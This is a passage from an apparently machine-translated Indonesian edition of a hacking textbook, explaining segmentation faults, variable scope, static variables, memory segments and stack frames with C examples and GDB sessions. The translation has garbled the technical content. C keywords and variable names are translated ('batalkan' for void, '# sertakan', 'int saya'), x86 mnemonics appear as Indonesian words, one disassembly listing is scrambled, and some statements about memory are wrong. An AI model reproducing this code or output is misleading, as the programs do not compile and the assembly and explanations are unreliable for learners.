reader@hacking :~/booksrc $ gcc convert2.c
reader@hacking :~/booksrc $ ./a.out test
Kesalahan segmentasi (core dibuang)
reader@hacking :~/booksrc $
```

---

Ketika program tidak diberikan argumen baris perintah yang cukup, program masih mencoba mengakses elemen array argumen, meskipun tidak ada. Hal ini menyebabkan program mogok karena kesalahan segmentasi.

Memori dibagi menjadi beberapa segmen (yang akan dibahas nanti), dan beberapa alamat memori tidak berada dalam batas segmen memori yang diberikan akses oleh program. Ketika program mencoba mengakses alamat yang berada di luar batas, program akan crash dan mati dalam apa yang disebut sebagai *kesalahan segmentasi*. Efek ini dapat dieksplorasi lebih lanjut dengan GDB.

---

```
reader@hacking :~/booksrc $ gcc -g convert2.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
menjalankan tes
Memulai program: /home/reader/booksrc/a.out test

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.
0xb7ec819b di ?? () dari /lib/tls/i686/cmov/libc.so.6 (gdb) di
mana
# 0 0xb7ec819b di ?? () dari /lib/tls/i686/cmov/libc.so.6
#1 0xb800183c di ?? ()
# 2 0x00000000 masuk ?? ()
(gdb) istirahat utama
Breakpoint 1 di 0x8048419: file convert2.c, baris 14. (gdb)
menjalankan tes
Program yang sedang di-debug telah dimulai. Mulai dari
awal? (y atau n) y
Memulai program: /home/reader/booksrc/a.out test

Breakpoint 1, utama (argc=2, argv=0xbffff894) di convert2.c:14 14
    hitung = atoi(argv[2]); // ubah argumen ke-2 menjadi bilangan bulat
(gdb) lanjutan
Melanjutkan.

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.
0xb7ec819b di ?? () dari /lib/tls/i686/cmov/libc.so.6 (gdb) x/
3xw 0xbffff894
0xbffff894: 0xbffff9b3          0xbffff9ce          0x00000000
(gdb) x/s 0xbffff9b3
0xbffff9b3:      "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce:      "ujii"
(gdb) x/s 0x00000000
0x0: <Alamat 0x0 di luar batas> (gdb)
keluar
Program sedang berjalan. Tetap keluar? (y atau t) y
reader@hacking :~/booksrc $
```

---

Program dijalankan dengan argumen baris perintah tunggal dari uji dalam GDB, yang menyebabkan program macet. Itu di manapertah terkadang akan menunjukkan jejak balik yang berguna dari tumpukan; namun, dalam kasus ini, tumpukan itu terlalu hancur dalam kecelakaan itu. Breakpoint diatur pada main dan program dijalankan kembali untuk mendapatkan nilai vektor argumen (ditampilkan dalam huruf tebal). Karena vektor argumen adalah penunjuk ke daftar string, itu sebenarnya adalah penunjuk ke daftar penunjuk. Menggunakan perintah x/3xw untuk memeriksa tiga alamat memori pertama yang disimpan di alamat vektor argumen menunjukkan bahwa mereka sendiri adalah penunjuk ke string. Yang pertama adalah argumen ke-nol, yang kedua adalah uji argumen, dan yang ketiga adalah nol, yang di luar batas. Saat program mencoba mengakses alamat memori ini, program tersebut mogok dengan kesalahan segmentasi.

## **0x267 Lingkup Variabel**

Konsep menarik lainnya mengenai memori dalam C adalah pelingkupan atau konteks variabel—khususnya, konteks variabel di dalam fungsi. Setiap fungsi memiliki set variabel lokalnya sendiri, yang independen dari yang lainnya. Faktanya, beberapa panggilan ke fungsi yang sama semuanya memiliki konteksnya sendiri. Anda dapat menggunakan printf() berfungsi dengan string format untuk menjelajahi ini dengan cepat; lihat di scope.c.

### **lingkup.c**

---

```
# sertakan <stdio.h>

batalkan fungsi3() {
    int saya = 11;
    printf("\t\t[dalam fungsi3] i = %d\n", i);
}

batalkan fungsi2() {
    int saya = 7;
    printf("\t\t[dalam fungsi2] i = %d\n", i);
    fungsi3();
    printf("\t\t[kembali ke fungsi2] i = %d\n", i);
}

batalkan fungsi1() {
    int saya = 5;
    printf("\t[dalam fungsi1] i = %d\n", i);
    fungsi2();
    printf("\t[kembali ke fungsi1] i = %d\n", i);
}

int utama() {
    int saya = 3;
    printf("[dalam utama] i = %d\n", i);
    fungsi1();
    printf("[kembali ke utama] i = %d\n", i);
}
```

---

Output dari program sederhana ini menunjukkan panggilan fungsi bersarang.

---

```
reader@hacking :~/booksrc $ gcc scope.c
reader@hacking :~/booksrc $ ./a.out [di
utama] i = 3
[dalam fungsi1] i = 5
[dalam fungsi2] i = 7
[di func3] i = 11
[kembali ke fungsi2] i = 7
[kembali ke fungsi1] i = 5 [kembali ke
utama] i = 3 reader@hacking :~/booksrc $
```

---

Dalam setiap fungsi, variabelsaya diatur ke nilai yang berbeda dan dicetak. Perhatikan bahwa di dalam utama() fungsi, variabelsaya adalah 3, bahkan setelah menelepon fungsi1() dimana variabelsaya adalah 5. Demikian pula, dalam fungsi1() variabelsaya tetap 5, bahkan setelah menelepon fungsi2() di mana saya adalah 7, dan seterusnya. Cara terbaik untuk memikirkan hal ini adalah bahwa setiap panggilan fungsi memiliki versi variabelnya sendiri saja.

Variabel juga dapat memiliki cakupan global, yang berarti mereka akan bertahan di semua fungsi. Variabel bersifat global jika didefinisikan di awal kode, di luar fungsi apa pun. Dalam kode contoh scope2.c yang ditunjukkan di bawah ini, variabeljdi deklarasikan secara global dan disetel ke 42. Variabel ini dapat dibaca dari dan ditulis oleh fungsi apa pun, dan perubahannya akan tetap ada di antara fungsi.

#### lingkup2.c

---

```
# sertakan <stdio.h>

int j = 42; // j adalah variabel global.

batalkan fungs30 {
    int i = 11, j = 999; // Di sini, j adalah variabel lokal func3().
    printf("\t\t\t[dalam func3] i = %d, j = %d\n", i, j);
}

batalkan fungs20 {
    int saya = 7;
    printf("\t\t\t[dalam fungs2] i = %d, j = %d\n", i, j);
    printf("\t\t\t[pengaturan] j = 1337\n"); j =
    1337; // Menulis ke j
    fungs3();
    printf("\t\t\t[kembali ke fungs2] i = %d, j = %d\n", i, j);
}

batalkan fungs10 {
    int saya = 5;
    printf("\t\t[dalam fungs1] i = %d, j = %d\n", i, j);
    fungs2();
    printf("\t\t[kembali ke fungs1] i = %d, j = %d\n", i, j);
}

int utama() {
    int saya = 3;
    printf("[dalam utama] i = %d, j = %d\n", i, j);
    fungs1();
    printf("[kembali ke utama] i = %d, j = %d\n", i, j);
}
```

---

Hasil kompilasi dan eksekusi scope2.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc scope2.c
reader@hacking :~/booksrc $ ./a.out [di
utama] i = 3, j = 42
```

```
[dalam fungsi1] i = 5, j = 42
[dalam fungsi2] i = 7, j = 42 [dalam
fungsi2] pengaturan j = 1337
[di func3] i = 11, j = 999
[kembali ke fungsi2] i = 7, j = 1337
[kembali fungsi1] i = 5, j = 1337 [kembali ke
utama] i = 3, j = 1337 reader@hacking :~/booksrc $
```

---

Dalam output, variabel global ditulis ke dalam fungsi2(), dan perubahan tetap ada di semua fungsi kecuali fungsi3(), yang memiliki variabel lokalnya sendiri yang disebut j. Dalam hal ini, kompiler lebih suka menggunakan variabel lokal. Dengan semua variabel ini menggunakan nama yang sama, ini bisa sedikit membingungkan, tetapi ingat bahwa pada akhirnya, itu semua hanya memori. Variabel global hanya disimpan dalam memori, dan setiap fungsi dapat mengakses memori itu. Variabel lokal untuk setiap fungsi masing-masing disimpan di tempat mereka sendiri di memori, terlepas dari nama yang identik. Mencetak alamat memori dari variabel-variabel ini akan memberikan gambaran yang lebih jelas tentang apa yang terjadi. Dalam kode contoh scope3.c di bawah ini, alamat variabel dicetak menggunakan operator unary address-of.

### lingkup3.c

---

```
# sertakan <stdio.h>

int j = 42; // j adalah variabel global.

batalkan fungsi0 {
    int i = 11, j = 999; // Di sini, j adalah variabel lokal func3().
    printf("\t\t\t[dalam func3] i @ 0x%08x = %d\n", &i, i); printf("\t\t\t[dalam
func3] j @ 0x%08x = %d\n", &j, j);
}

batalkan fungsi2() {
    int saya = 7;
    printf("\t\t[dalam fungsi2] i @ 0x%08x = %d\n", &i, i);
    printf("\t\t[dalam fungsi2] j @ 0x%08x = %d\n", &j, j);
    printf("\t\t[dalam fungsi2] pengaturan j = 1337\n");
    j = 1337; // Menulis ke j
    func3();
    printf("\t\t[kembali ke fungsi2] i @ 0x%08x = %d\n", &i, i);
    printf("\t\t[kembali ke fungsi2] j @ 0x%08x = %d\n", &j, j);
}

batalkan fungsi1() {
    int saya = 5;
    printf("\t[dalam fungsi1] i @ 0x%08x = %d\n", &i, i);
    printf("\t[dalam fungsi1] j @ 0x%08x = %d\n", &j, j);
    fungsi2();
    printf("\t[kembali ke fungsi1] i @ 0x%08x = %d\n", &i, i);
    printf("\t[kembali ke fungsi1] j @ 0x%08x = %d\n", &j, j);
}
```

```

int utama() {
    int saya = 3;
    printf("[dalam utama] i @ 0x%08x = %d\n", &i, i);
    printf("[dalam utama] j @ 0x%08x = %d\n", &j, j);
    fungsi1();
    printf("[kembali ke utama] i @ 0x%08x = %d\n", &i, i);
    printf("[kembali ke utama] j @ 0x%08x = %d\n", &j, j);
}

```

---

Hasil kompilasi dan eksekusi scope3.c adalah sebagai berikut.

```

reader@hacking :~/booksrc $ gcc scope3.c
reader@hacking :~/booksrc $ ./a.out [di
utama] i @ 0xbffff834 = 3
[di utama] j @ 0x08049988 = 42
[dalam fungsi1] i @ 0xbffff814 = 5
[dalam fungsi1] j @ 0x08049988 = 42
[dalam func2] i @ 0xbffff7f4 = 7
[dalam func2] j @ 0x08049988 = 42
[dalam func2] pengaturan j = 1337
[di func3] i @ 0xbffff7d4 = 11 [di
func3] j @ 0xbffff7d0 = 999
[kembali func2] i @ 0xbffff7f4 = 7 [kembali
func2] j @ 0x08049988 = 1337 [kembali
func1] i @ 0xbffff814 = 5 [kembali di func1] j @
0x08049988 = 1337 [kembali ke utama] i @ 0xbffff834
= 3 [kembali ke utama] j @ 0x08049988 = 1337
reader@hacking :~/booksrc $

```

---

Dalam output ini, jelas bahwa variabel digunakan oleh fungsi3() berbeda dengan digunakan oleh fungsi lainnya. Itu digunakan oleh fungsi3() terletak di 0xbffff7d0, sedangkan digunakan oleh fungsi lain terletak di 0x08049988. Juga, perhatikan bahwa variabel *saya* sebenarnya adalah alamat memori yang berbeda untuk setiap fungsi.

Dalam output berikut, GDB digunakan untuk menghentikan eksekusi pada breakpoint di fungsi3(). Kemudian perintah backtrace menunjukkan catatan dari setiap pemanggilan fungsi pada stack.

```

reader@hacking :~/booksrc $ gcc -g scope3.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 1
1      # sertakan <stdio.h>
2
3      int j = 42; // j adalah variabel global.
4
5      batalkan fungsi3() {
6          int i = 11, j = 999; // Di sini, j adalah variabel lokal func3().
7          printf("\t\t\t[dalam func3] i @ 0x%08x = %d\n", &i, i); printf("\t\t\t[dalam
8              func3] j @ 0x%08x = %d\n", &j, j);
9      }

```

---

```

10
(gdb) istirahat 7
Breakpoint 1 pada 0x8048388: file scope3.c, baris 7. (gdb)
dijalankan
Memulai program: /home/reader/booksrsrc/a.out
[di main] i @ 0xbffff804 = 3
[di utama] j @ 0x08049988 = 42
    [dalam func1] i @ 0xbffff7e4 = 5
    [dalam func1] j @ 0x08049988 = 42
        [dalam func2] i @ 0xbffff7c4 = 7
        [dalam func2] j @ 0x08049988 = 42
        [dalam func2] pengaturan j = 1337

Breakpoint 1, func3 () di scope3.c:7 7
    printf("\t\t\t[dalam func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
# 0  func3 () di scope3.c:7
#1  0x0804841d di func2 () di scope3.c:17
# 2  0x0804849f di func1 () di scope3.c:26
# 3  0x0804852b di main () di scope3.c:35
(gdb)

```

---

Backtrace juga menunjukkan panggilan fungsi bersarang dengan melihat catatan yang disimpan di tumpukan. Setiap kali suatu fungsi dipanggil, sebuah record disebut *bingkai tumpukan* diletakkan di tumpukan. Setiap baris di backtrace sesuai dengan bingkai tumpukan. Setiap bingkai tumpukan juga berisi variabel lokal untuk konteks itu. Variabel lokal yang terkandung dalam setiap bingkai tumpukan dapat ditampilkan di GDB dengan menambahkan kata *penuh* ke perintah backtrace.

```

(gdb) tapi penuh
# 0  func3 () di scope3.c:7
    saya = 11
    j = 999
#1  0x0804841d di func2 () di scope3.c:17
    saya = 7
# 2  0x0804849f di func1 () di scope3.c:26
    saya = 5
# 3  0x0804852b di main () di scope3.c:35
    saya = 3
(gdb)

```

---

Backtrace penuh dengan jelas menunjukkan bahwa variabel lokal hanya ada di fungsi3()'konteks. Versi global dari variabel digunakan dalam konteks fungsi lainnya.

Selain global, variabel juga dapat didefinisikan sebagai variabel statis dengan menambahkan kata *kunci statis* untuk definisi variabel. Mirip dengan variabel global, *variabel statis* tetap utuh di antara panggilan fungsi; namun, variabel statis juga mirip dengan variabel lokal karena tetap lokal dalam konteks fungsi tertentu. Salah satu fitur yang berbeda dan unik dari variabel statis adalah bahwa mereka hanya diinisialisasi sekali. Kode di static.c akan membantu menjelaskan konsep-konsep ini.

### **statis.c**

---

```
# sertakan <stdio.h>

void function() { // Contoh fungsi, dengan konteksnya sendiri
    int var = 5;
    static int static_var = 5; // Inisialisasi variabel statis

    printf("\t[dalam fungsi] var = %d\n", var); printf("\t[dalam
fungsi] static_var = %d\n", static_var); var++;
        // Tambahkan satu ke var. //
    static_var++;      Tambahkan satu ke static_var.
}

int main() { // Fungsi utama, dengan konteksnya sendiri
    di aku;
    static int static_var = 1337; // Statis lain, dalam konteks yang berbeda

    for(i=0; i < 5; i++) { // Ulangi 5 kali.
        printf("[dalam utama] static_var = %d\n", static_var);
        fungsi(); // Memanggil fungsi.
    }
}
```

---

Yang tepat bernama `static_var` di definisikan sebagai variabel statis di dua tempat: dalam konteks `utama()` dan dalam konteks `fungsi()`. Karena variabel statis bersifat lokal dalam konteks fungsional tertentu, variabel ini dapat memiliki nama yang sama, tetapi sebenarnya mewakili dua lokasi berbeda dalam memori. Fungsi hanya mencetak nilai dari dua variabel dalam konteksnya dan kemudian menambahkan 1 ke keduanya. Kompilasi dan eksekusi kode ini akan menunjukkan perbedaan antara variabel statis dan nonstatis.

---

```
reader@hacking :~/booksrc $ gcc static.c
reader@hacking :~/booksrc $ ./a.out [di
utama] static_var = 1337
[dalam fungsi] var = 5 [dalam
fungsi] static_var = 5 [dalam
utama] static_var = 1337
[dalam fungsi] var = 5 [dalam
fungsi] static_var = 6 [dalam
utama] static_var = 1337
[dalam fungsi] var = 5 [dalam
fungsi] static_var = 7 [dalam
utama] static_var = 1337
[dalam fungsi] var = 5 [dalam
fungsi] static_var = 8 [dalam
utama] static_var = 1337
[dalam fungsi] var = 5 [dalam
fungsi] static_var = 9
reader@hacking :~/booksrc $
```

---

Perhatikan bahwasanlah variabel statis mempertahankan nilainya antara panggilan berikutnya ke fungsi(). Ini karena variabel statis mempertahankan nilainya, tetapi juga karena mereka hanya diinisialisasi sekali. Selain itu, karena variabel statis bersifat lokal untuk konteks fungsional tertentu, static\_var dalam konteks utama() mempertahankan nilainya 1337 sepanjang waktu.

Sekali lagi, mencetak alamat variabel-variabel ini dengan mendereferensikannya dengan operator alamat unary akan memberikan kelayakan yang lebih besar ke dalam apa yang sebenarnya terjadi. Lihatlah static2.c sebagai contoh.

### static2.c

---

```
# sertakan <stdio.h>

void function() { // Contoh fungsi, dengan konteksnya sendiri
    int var = 5;
    static int static_var = 5; // Inisialisasi variabel statis

    printf("\t[dalam fungsi] var @ %p = %d\n", &var, var);
    printf("\t[dalam fungsi] static_var @ %p = %d\n", &static_var, static_var); var++;
        // Tambahkan 1 ke var. //
    static_var++;      // Tambahkan 1 ke static_var.
}

int main() { // Fungsi utama, dengan konteksnya sendiri
    di aku;
    static int static_var = 1337; // Statis lain, dalam konteks yang berbeda

    for(i=0; i < 5; i++) { // loop 5 kali
        printf("[dalam utama] static_var @ %p = %d\n", &static_var, static_var);
        fungsi(); // Memanggil fungsi.
    }
}
```

---

Hasil kompilasi dan eksekusi static2.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc static2.c
reader@hacking :~/booksrc $ ./a.out [di
utama] static_var @ 0x804968c = 1337
[dalam fungsi] var @ 0xbffff814 = 5 [dalam
fungsi] static_var @ 0x8049688 = 5 [dalam
utama] static_var @ 0x804968c = 1337
[dalam fungsi] var @ 0xbffff814 = 5 [dalam
fungsi] static_var @ 0x8049688 = 6 [dalam
utama] static_var @ 0x804968c = 1337
[dalam fungsi] var @ 0xbffff814 = 5 [dalam
fungsi] static_var @ 0x8049688 = 7 [dalam
utama] static_var @ 0x804968c = 1337
[dalam fungsi] var @ 0xbffff814 = 5 [dalam
fungsi] static_var @ 0x8049688 = 8 [dalam
utama] static_var @ 0x804968c = 1337
[dalam fungsi] var @ 0xbffff814 = 5 [dalam
fungsi] static_var @ 0x8049688 = 9
pembaca@hacking :~/booksrc $
```

---

Dengan alamat variabel yang ditampilkan, terlihat bahwa static\_var diutama() berbeda dari yang ditemukan difungsi(), karena mereka berada di alamat memori yang berbeda (0x804968cd dan 0x8049688, masing-masing). Anda mungkin telah memperhatikan bahwa alamat dari variabel lokal semuanya memiliki alamat yang sangat tinggi, seperti 0xbffff814 sedangkan variabel global dan statis semuanya memiliki alamat memori yang sangat rendah, seperti 0x0804968cd dan 0x8049688. Anda sangat cerdik—memperhatikan detail seperti ini dan menanyakan mengapa merupakan salah satu landasan peretasan. Baca terus untuk jawaban Anda.

## 0x270 Segmentasi Memori

Memori program yang dikompilasi dibagi menjadi lima segmen: teks, data, bss, heap, dan stack. Setiap segmen mewakili bagian khusus dari memori yang disisihkan untuk tujuan tertentu.

Itu *segmen teks* juga kadang-kadang disebut *segmen kode*. Di sinilah instruksi bahasa mesin yang dirakit dari program berada. Eksekusi instruksi di segmen ini adalah nonlinier, berkat struktur dan fungsi kontrol tingkat tinggi yang disebutkan di atas, yang dikompilasi menjadi instruksi cabang, lompatan, dan panggilan dalam bahasa assembly. Saat program dijalankan, EIP diatur ke instruksi pertama di segmen teks. Prosesor kemudian mengikuti loop eksekusi yang melakukan hal berikut:

1. Membaca instruksi yang ditunjuk oleh EIP
2. Menambahkan panjang byte instruksi ke EIP
3. Mengeksekusi instruksi yang dibaca pada langkah 1
4. Kembali ke langkah 1

Kadang-kadang instruksi akan menjadi instruksi lompatan atau panggilan, yang mengubah EIP ke alamat memori yang berbeda. Prosesor tidak peduli dengan perubahan itu, karena bagaimanapun juga mengharapkan eksekusi menjadi nonlinier. Jika EIP diubah pada langkah 3, prosesor hanya akan kembali ke langkah 1 dan membaca instruksi yang ditemukan di alamat EIP apa pun yang diubah.

Izin menulis dinonaktifkan di segmen teks, karena tidak digunakan untuk menyimpan variabel, hanya kode. Ini mencegah orang untuk benar-benar mengubah kode program; setiap upaya untuk menulis ke segmen memori ini akan menyebabkan program memperingatkan pengguna bahwa sesuatu yang buruk telah terjadi, dan program akan dimatikan. Keuntungan lain dari segmen ini menjadi hanya-baca adalah dapat dibagi di antara salinan program yang berbeda, memungkinkan beberapa eksekusi program pada saat yang sama tanpa masalah. Perlu juga dicatat bahwa segmen memori ini memiliki ukuran tetap, karena tidak ada yang berubah di dalamnya.

Segmen data dan bss digunakan untuk menyimpan variabel program global dan statis. Itu *segmen data* diisi dengan variabel global dan statis yang diinisialisasi, sedangkan *segmen bss* diisi dengan rekan-rekan mereka yang tidak diinisialisasi. Meskipun segmen ini dapat ditulis, mereka juga memiliki ukuran tetap. Ingatlah bahwa variabel global tetap ada, terlepas dari konteks fungsionalnya (seperti variabel pada contoh sebelumnya). Baik variabel global dan statis dapat bertahan karena disimpan dalam segmen memori mereka sendiri.

*Itu* **segmen tumpukan** adalah segmen memori yang dapat dikontrol langsung oleh programmer. Blok memori di segmen ini dapat dialokasikan dan digunakan untuk apa pun yang mungkin dibutuhkan oleh programmer. Satu hal penting tentang segmen heap adalah ukurannya tidak tetap, sehingga dapat tumbuh lebih besar atau lebih kecil sesuai kebutuhan. Semua memori dalam heap dikelola oleh algoritme pengalokasi dan deallokator, yang masing-masing mencadangkan wilayah memori di heap untuk digunakan dan menghapus reservasi untuk memungkinkan bagian memori tersebut digunakan kembali untuk reservasi selanjutnya. Tumpukan akan tumbuh dan menyusut tergantung pada seberapa banyak memori yang dicadangkan untuk digunakan. Ini berarti pemrogram yang menggunakan fungsi alokasi tumpukan dapat memesan dan membebaskan memori dengan cepat. Pertumbuhan heap bergerak ke bawah menuju alamat memori yang lebih tinggi.

*Itu* **tumpukan segmen** juga memiliki ukuran variabel dan digunakan sebagai bantalan gores sementara untuk menyimpan variabel fungsi lokal dan konteks selama panggilan fungsi. Inilah yang dilihat oleh perintah backtrace GDB. Ketika sebuah program memanggil suatu fungsi, fungsi itu akan memiliki kumpulan variabel yang diteruskannya sendiri, dan kode fungsi akan berada di lokasi memori yang berbeda di segmen teks (atau kode). Karena konteks dan EIP harus berubah ketika suatu fungsi dipanggil, tumpukan digunakan untuk mengingat semua variabel yang diteruskan, lokasi tempat EIP harus kembali setelah fungsi selesai, dan semua variabel lokal yang digunakan oleh fungsi itu. Semua informasi ini disimpan bersama di tumpukan dalam apa yang secara kolektif disebut *abingkai tumpukan*. Tumpukan berisi banyak bingkai tumpukan.

Dalam istilah ilmu komputer umum, **atumpukan** adalah struktur data abstrak yang sering digunakan. Memiliki *pemesanan masuk pertama, keluar terakhir (FILO)*, yang berarti item pertama yang dimasukkan ke dalam tumpukan adalah item terakhir yang keluar darinya. Anggap saja seperti meletakkan manik-manik di seutas tali yang memiliki simpul di salah satu ujungnya—Anda tidak bisa melepaskan manik pertama sampai Anda melepaskan semua manik-manik lainnya. Ketika sebuah item diempatkan ke dalam tumpukan, itu dikenal sebagai *mendorong*, dan ketika sebuah item dikeluarkan dari tumpukan, itu disebut *bermunculan*.

Seperti namanya, segmen tumpukan memori sebenarnya adalah struktur data tumpukan, yang berisi bingkai tumpukan. Register ESP digunakan untuk melacak alamat akhir tumpukan, yang terus berubah saat item didorong dan dikeluarkan darinya. Karena ini adalah perilaku yang sangat dinamis, masuk akal bahwa tumpukan juga tidak berukuran tetap. Berlawanan dengan pertumbuhan dinamis tumpukan, saat tumpukan berubah ukuran, tumpukan itu tumbuh ke atas dalam daftar memori visual, menuju alamat memori yang lebih rendah.

Sifat FILO dari tumpukan mungkin tampak aneh, tetapi karena tumpukan digunakan untuk menyimpan konteks, ini sangat berguna. Ketika suatu fungsi dipanggil, beberapa hal didorong ke tumpukan bersama-sama dalam *abingkai tumpukan*. Register EBP—kadang disebut *penunjuk bingkai (FP)* atau *penunjuk basis lokal (LB)*—digunakan untuk mereferensikan variabel fungsi lokal dalam bingkai tumpukan saat ini. Setiap bingkai tumpukan berisi parameter ke fungsi, variabel lokalnya, dan dua pointer yang diperlukan untuk mengembalikan semuanya seperti semula: pointer bingkai tersimpan (SFP) dan alamat pengirim. Itu *SFP* digunakan untuk mengembalikan EBP ke nilai sebelumnya, dan *alamat pengembalian* digunakan untuk mengembalikan EIP ke instruksi berikutnya yang ditemukan setelah pemanggilan fungsi. Ini mengembalikan konteks fungsional dari bingkai tumpukan sebelumnya.

Kode stack\_example.c berikut memiliki dua fungsi:utama() dan fungsi\_tes().

#### tumpukan contoh.c

---

```
void test_function(int a, int b, int c, int d) {
    bendera int;
    penyangga karakter[10];

    bendera = 31337;
    buffer[0] = 'A';
}

int utama() {
    test_function(1, 2, 3, 4);
}
```

---

Program ini pertama-tama mendeklarasikan fungsi pengujian yang memiliki empat argumen, yang semuanya dideklarasikan sebagai bilangan bulat:a, b, c,dand.Variabel lokal untuk fungsi termasuk karakter tunggal yang disebutbendera dan buffer 10 karakter yang disebutpenyangga. Memori untuk variabel-variabel ini ada di segmen tumpukan, sedangkan instruksi mesin untuk kode fungsi disimpan di segmen teks. Setelah mengkompilasi program, bagian dalamnya dapat diperiksa dengan GDB. Output berikut menunjukkan instruksi mesin yang dibongkar untuk:utama() dan fungsi\_tes(). Itu utama() fungsi dimulai pada 0x08048357 dan fungsi\_tes() dimulai pada 0x08048344. Beberapa instruksi pertama dari setiap fungsi (ditampilkan dalam huruf tebal di bawah) mengatur bingkai tumpukan. Instruksi ini secara kolektif disebut*prolog prosedur atau fungsi prolog*. Mereka menyimpan penunjuk bingkai pada tumpukan, dan mereka menyimpan memori tumpukan untuk variabel fungsi lokal. Terkadang prolog fungsi akan menangani beberapa perataan tumpukan juga. Instruksi prolog yang tepat akan sangat bervariasi tergantung pada kompiler dan opsi kompiler, tetapi secara umum instruksi ini membangun bingkai tumpukan.

---

```
reader@hacking :~/booksrc $ gcc -g stack_example.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
bingkar utama
Buang kode assembler untuk fungsi main():
0x08048357 <utama+0>:  dorongan   ebp
                           pindah      ebp, esp
0x08048358 <utama+1>:  sub         terutama, 0x18
                           dan        terutama, 0xffffffff
0x0804835a <utama+3>:  sub         tambahan, 0x0
                           dan        khususnya, eax
0x0804835d <utama+6>:  pindah      PTR DWORD [esp+12],0x4
                           pindah      PTR DWORD [esp+8],0x3
                           pindah      PTR DWORD [esp+4],0x2
                           pindah      PTR DWORD [esp],0x1
                           panggilan  0x8048344 <fungsi_tes>
0x08048360 <utama+9>:  meninggalkan
                           membasahi
```

```

Akhir dari assembler dump (gdb)
disass test_function()
Buang kode assembler untuk fungsi test_function:
0x08048344 <test_function+0>: 0x08048345 bp
<test_function+1>: 0x08048347 <test_function+3>:
0x0804834a <test_function+6>: 0x08048351 terutama, 0x28
<test_function+13>: 0x08048355 <test_function+15>:
0x08048356 <test_function+18>: Akhir dari BP PTR [ebp-12],0x7a69
assembler
                                meninggalkan
                                membawahi

```

(gdb)

---

Saat program dijalankan, utama() fungsi dipanggil, yang hanya memanggil fungsi\_tes().

Ketika fungsi\_tes() dipanggil dari utama() fungsi, berbagai nilai didorong ke tumpukan untuk membuat awal bingkai tumpukan sebagai berikut. Kapan fungsi\_tes() dipanggil, argumen fungsi didorong ke tumpukan dalam urutan terbalik (karena itu FILO). Argumen untuk fungsi tersebut adalah 1, 2, 3, dan 4, sehingga instruksi push berikutnya mendorong 4, 3, 2, dan akhirnya 1 ke tumpukan. Nilai-nilai ini sesuai dengan variabel *a*, *b*, *c*, dan *d* dalam fungsi. Instruksi yang menempatkan nilai-nilai ini pada tumpukan ditampilkan dalam huruf tebal di utama() pembongkaran fungsi di bawah ini.

---

```

(gdb) bongkar utama
Buang kode assembler untuk fungsi utama:
0x08048357 <main+0>:      dorongan    ebp
0x08048358 <utama+1>:      pindah       ebp, esp
0x0804835a <utama+3>:      sub          terutama, 0x18
0x0804835d <utama+6>:      dan          terutama, 0xffffffff0
0x08048360 <utama+9>:      pindah       tambahan, 0x0
0x08048365 <utama+14>:     sub          khususnya, eax
0x08048367 <utama+16>:   pindah       PTR DWORD [esp+12],0x4
0x0804836f <utama+24>:   pindah       PTR DWORD [esp+8],0x3
0x08048377 <utama+32>:   pindah       PTR DWORD [esp+4],0x2
0x0804837f <utama+40>:   pindah       PTR DWORD [esp],0x1
0x08048386 <utama+47>:     panggilan   0x8048344 <fungsi_tes>
0x0804838b <utama+52>:     meninggalkan
0x0804838c <utama+53>:     membawahi
Akhir dari assembler dump
(gdb)


```

---

Selanjutnya, ketika instruksi panggilan perakitan dieksekusi, alamat pengirim didorong ke tumpukan dan aliran eksekusi melompat ke awal fungsi\_tes() pada 0x08048344. Nilai alamat pengirim akan menjadi lokasi instruksi yang mengikuti EIP saat ini—khususnya, nilai yang disimpan selama langkah 3 dari loop eksekusi yang disebutkan sebelumnya. Dalam hal ini, alamat pengirim akan menunjuk ke instruksi cuti di utama() pada 0x0804838b.

Instruksi panggilan menyimpan alamat pengirim pada tumpukan dan melompat EIP ke awal fungsi\_tes(), jadi fungsi\_tes()'s prosedur instruksi prolog selesai membangun bingkai tumpukan. Pada langkah ini, nilai EBP saat ini didorong ke tumpukan. Nilai ini disebut bingkai yang disimpan

pointer (SFP) dan kemudian digunakan untuk mengembalikan EBP kembali ke keadaan semula. Nilai ESP saat ini kemudian disalin ke EBP untuk mengatur penunjuk bingkai baru. Penunjuk bingkai ini digunakan untuk mereferensikan variabel lokal dari fungsi (benderadan penyangga). Memori disimpan untuk variabel-variabel ini dengan mengurangi dari ESP. Pada akhirnya, bingkai tumpukan terlihat seperti ini:



Kita bisa melihat konstruksi stack frame pada stack menggunakan GDB. Pada output berikut, breakpoint diatur dalamutama() sebelum panggilan kefungsi\_tes() dan juga di awalfungsi\_tes(). GDB akan menempatkan breakpoint pertama sebelum argumen fungsi didorong ke stack, dan breakpoint kedua setelahnya fungsi\_tes()'s prosedur prolog. Ketika program dijalankan, eksekusi berhenti pada breakpoint, dimana ESP (stack pointer), EBP (frame pointer), dan EIP (execution pointer) register diperiksa.

---

```
(gdb) daftar utama
4
5      bendera = 31337;
6      buffer[0] = 'A';
7  }
8
9  int utama() {
10      test_function(1, 2, 3, 4);
11  }
(gdb) istirahat 10
Breakpoint 1 pada 0x8048367: file stack_example.c, baris 10.
(gdb) break test_function
Breakpoint 2 pada 0x804834a: file stack_example.c, baris 5.
(gdb) run
Memulai program: /home/reader/books/a.out

Breakpoint 1, main () di stack_example.c:10 10
